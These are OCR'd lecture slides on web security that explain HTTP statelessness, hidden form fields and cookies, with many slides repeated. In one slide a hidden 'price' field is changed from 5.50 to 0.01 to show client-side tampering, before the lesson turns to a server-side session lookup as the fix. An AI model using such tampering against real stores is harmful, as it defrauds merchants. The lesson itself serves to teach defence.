# This time

Continuing with

**Web Security**

**Cookies**

**XSS & CSRF**

Required reading for this lecture:

"Web Security: Are You Part Of The Problem?"

"Cross Site Request Forgery: An Introduction…"


# HTTP is *stateless*

- The lifetime of an HTTP session is typically:
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - …. repeat ….
  - Client disconnects

- HTTP has no means of noting “oh this is the same client from that previous session”


- *With this alone, you’d have to log in at every page load*

# Maintaining state across HTTP sessions




- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

# Maintaining state across HTTP sessions





- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

# Maintaining state across HTTP sessions


- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

# Maintaining state across HTTP sessions





- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

# Maintaining state across HTTP sessions


- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

# Maintaining state across HTTP sessions





- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

# Maintaining state across HTTP sessions



- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

# Maintaining state across HTTP sessions





- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

# Maintaining state across HTTP sessions




- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

# Maintaining state across HTTP sessions




- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

# Online ordering

socks.com

Order

Order

$5.50

# Online ordering

socks.com

Order

$5.50

Order

socks.com

Pay

**The total cost is $5.50.**
**Confirm order?**

Yes

No

Separate page

# Online ordering

**What's presented to the user**

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

# Online ordering

**What's presented to the user**

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

# Online ordering

**The corresponding backend processing**

```
if(pay == yes && price != NULL)
{
   bill_creditcard(price);
   deliver_socks();
}
else
   display_transaction_cancelled_page();
```

# Online ordering

**The corresponding backend processing**

```
if(pay == yes && price != NULL)
{
   bill_creditcard(price);
   deliver_socks();
}
else
   display_transaction_cancelled_page();
```

# Online ordering

**What's presented to the user**

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

# Online ordering

**What's presented to the user**

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="0.01">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

# Minimizing trust in the client

**What's presented to the user**

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

# Minimizing trust in the client

**What's presented to the user**

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="781234">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

# Minimizing trust in the client

**The corresponding backend processing**

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
   bill_creditcard(price);
   deliver_socks();
}
else
   display_transaction_cancelled_page();
```


# Minimizing trust in the client

**The corresponding backend processing**

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
   bill_creditcard(price);
   deliver_socks();
}
else
   display_transaction_cancelled_page();
```


**We don’t want to pass hidden fields around all the time**

# Statefulness with Cookies



